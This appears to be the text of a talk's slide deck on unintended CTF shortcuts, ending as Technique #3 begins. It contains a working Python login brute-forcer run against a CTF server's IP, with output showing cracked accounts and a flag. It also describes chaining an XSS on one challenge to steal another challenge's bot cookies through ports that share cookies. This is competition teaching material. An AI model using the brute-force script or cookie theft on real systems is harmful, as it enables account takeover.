
Let’s play “Who Wants to Be a Millionaire?”


TF1
A CTF PLAYER REGISTER AN ACCOUNT WITH "ASDFASDF", BUT GETS AN ERROR ASKING FOR 15 CHARS MINIMUM. HOW DOES THE PLAYER REACT?
A:
B:
C:
D:
imgflip.com

TF1
A CTF PLAYER REGISTER AN ACCOUNT WITH "ASDFASDF", BUT GETS AN ERROR ASKING FOR 15 CHARS MINIMUM. HOW DOES THE PLAYER REACT?
A: GOES ON ITS PASSWORD MANAGER TO GET A SECURE PASSWORD
B:
C:
D:
imgflip.com

TF1
A CTF PLAYER REGISTER AN ACCOUNT WITH "ASDFASDF", BUT GETS AN ERROR ASKING FOR 15 CHARS MINIMUM. HOW DOES THE PLAYER REACT?
A: GOES ON ITS PASSWORD MANAGER TO GET A SECURE PASSWORD
B: GETS CREATIVE AND THINKS OF A 15+ CHARS SECURE PASSWORD
C:
D:
imgflip.com

TF1
A CTF PLAYER REGISTER AN ACCOUNT WITH "ASDFASDF", BUT GETS AN ERROR ASKING FOR 15 CHARS MINIMUM. HOW DOES THE PLAYER REACT?
A: GOES ON ITS PASSWORD MANAGER TO GET A SECURE PASSWORD
B: GETS CREATIVE AND THINKS OF A 15+ CHARS SECURE PASSWORD
C: CTRL+C CTRL+V CTRL+V CTRL+V CTRL+V
D:
imgflip.com


TF1
A CTF PLAYER REGISTER AN ACCOUNT WITH "ASDFASDF", BUT GETS AN ERROR ASKING FOR 15 CHARS MINIMUM. HOW DOES THE PLAYER REACT?
A: GOES ON ITS PASSWORD MANAGER TO GET A SECURE PASSWORD
B: GETS CREATIVE AND THINKS OF A 15+ CHARS SECURE PASSWORD
C: CTRL+C CTRL+V CTRL+V CTRL+V CTRL+V
D: HEAD -C 12 /DEV/URANDOM | BASE64
imgflip.com




A CTF PLAYER REGISTER AN ACCOUNT WITH "ASDFASDF", BUT GETS AN ERROR ASKING FOR 15 CHARS MINIMUM. HOW DOES THE PLAYER REACT?
A: GOES ON ITS PASSWORD MANAGER TO GET A SECURE PASSWORD
B: GETS CREATIVE AND THINKS OF A 15+ CHARS SECURE PASSWORD
C: CTRL+C CTRL+V CTRL+V CTRL+V CTRL+V
D: HEAD -C 12 /DEV/URANDOM | BASE64
imgflip.com

Bruting Recipe

- Take first entries from rockyou.txt

Bruting Recipe

- Take first entries from rockyou.txt
- Repeat it in password until its length is 15+




```python
import requests
import tqdm
import time
start = time.time()

with open("rockyou.txt", "rb") as f:
    usernames = f.read().splitlines()

s = requests.Session()

for username in tqdm.tqdm(usernames):
  password = ""
  while len(password) < 15:
    password += username
  r = s.post("http://91.92.201.197:5000/login", json={"username": username, "password": password},
             headers={"User-Agent": "Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/120.0.0.0 Safari/537.36"})
  if "jwt" in r.json():
      print(f"Found username: {username} with password {password}")
      r = s.get("http://91.92.201.197:5000/accounts", headers={"Authorization": "Bearer " + r.json()["jwt"]})
      if "flag" in r.text:
          print(r.text)
          break


print(f"Time taken: {round(time.time() - start,2)}")
```



```
pilvar@pilvar-laptop:~/insteaser/insobank$ python3 solve3.py
  0%|                                | 239/14344394 [00:14<231:58:40, 17.18it/s]Found username: chris with password chrischrischris
  0%|                                | 969/14344394 [00:59<233:54:50, 17.03it/s]Found username: qwert with password qwertqwertqwert
{"5b6cd05d-9819-4841-9969-50c85d60d1e8":{"balance":"20.00","flag":"INS{have-I-l0ck3d-you-0ut?}","name":"Current account"},"898e2d5c-8
d-b796-d80d0341f8a9":{"balance":"0.00","name":"Savings account"}}

  0%|                                | 969/14344394 [00:59<245:33:49, 16.23it/s]
Time taken: 60.82
pilvar@pilvar-laptop:~/insteaser/insobank$ 
```

Technique #2/7


Cross-Challenge Scripting

AKA: XCS

Cookies Moment

- Cookies are shared across ports on a same host

RFC 6265: HTTP State Management Mechanism




network attacker. Similarly, cookies for a given host are shared across all the ports on that host, even though the usual "same-origin policy" used by web browsers isolates content retrieved via different ports.

Cookies Moment

- Cookies are shared across ports on a same host
- Cookies on ctf.insomnihack.ch:9001 can be accessed from ctf.insomnihack.ch:9002 !

RFC 6265: HTTP State Management Mechanism



network attacker. Similarly, cookies for a given host are shared across all the ports on that host, even though the usual "same-origin policy" used by web browsers isolates content retrieved via different ports.

How To Exploit

- CTFs often have one or more client-side challenge

How To Exploit

- CTFs often have one or more client-side challenge
- Most of the time, stealing cookie is enough to flag

How To Exploit

- CTFs often have one or more client-side challenge
- Most of the time, stealing cookie is enough to flag
- We send the bot of challenge 1 (ctf.insomnihack.ch:9001) to a page with an xss on challenge 2 (ctf.insomnihack.ch:9002) !

A Few Prerequisites

- The bot must use the remote url instead of the docker dns or a local ip

A Few Prerequisites

- The bot must use the remote url instead of the docker dns or a local ip
- There must be another challenge where either XSS or RCE is possible

A Few Prerequisites

- The bot must use the remote url instead of the docker dns or a local ip
- There must be another challenge where either XSS or RCE is possible
- We must be able to send the bot on an arbitrary page

A Few Prerequisites

- The bot must use the remote url instead of the docker dns or a local ip
- There must be another challenge where either XSS or RCE is possible
- We must be able to send the bot on an arbitrary page
- Challenges must be hosted on the same ip (if same ip but different domains, check if both challenges can be accessed from same domain or ip)

Use-Case Example


Challenge: GeoGuessy

From: LakeCTF Quals 2023

Author: me

Solves: 11 out of 213 teams

(Credits to @adragos_ for sharing the unintended solution!)



Hello ExemplaryRepair6411

HTML Geolocation

Click the button to get your coordinates.

Challenge a user:

Username


Latitude: 11.463092770461628
Longitude: 166.14082082229788

Situation

- chall.polygl0ts.ch:9010 hosts challenge “Digestif”

Situation

- chall.polygl0ts.ch:9010 hosts challenge “Digestif”
- Digestif has an XSS in it




chall.polygl0ts.ch:9010 says

1

Situation

- chall.polygl0ts.ch:9010 hosts challenge “Digestif”
- Digestif has an XSS in it
- chall.polygl0ts.ch:9011 hosts challenge “GeoGuessy”, a client-side challenge



Settings

Hello ExemplaryRepair6411

HTML Geolocation

Click the button to get your coordinates.

Challenge a user:

Username

Latitude: 11.463092770461628
Longitude: 166.14082082229788

© OpenStreetMap contributors

How To Cheese

1. Find XSS on chall.polygl0ts.ch:9010 (“Digestif” challenge)

How To Cheese

1. Find XSS on chall.polygl0ts.ch:9010 (“Digestif” challenge)
2. Prepare weaponized URL to get cookies and exfiltrate them

How To Cheese


1. Find XSS on chall.polygl0ts.ch:9010 (“Digestif” challenge)
2. Prepare weaponized URL to get cookies and exfiltrate them
3. Send URL to bot of chall.polygl0ts.ch:9010 (“GeoGuessy” challenge)

How To Cheese

1. Find XSS on chall.polygl0ts.ch:9010 (“Digestif” challenge)
2. Prepare weaponized URL to get cookies and exfiltrate them
3. Send URL to bot of chall.polygl0ts.ch:9010 (“GeoGuessy” challenge)
4. Use admin cookie to get flag

How To Cheese

1. Find XSS on chall.polygl0ts.ch:9010 (“Digestif” challenge)
2. Prepare weaponized URL to get cookies and exfiltrate them
3. Send URL to bot of chall.polygl0ts.ch:9010 (“GeoGuessy” challenge)
4. Use admin cookie to get flag
5. Qualify for LakeCTF finals



5	Zer0Line	2627

Technique #3/7

ZipCrypto and revenge files

AKA: How to make a crypto challenge out of a web challenge

What is a “revenge” Challenge?

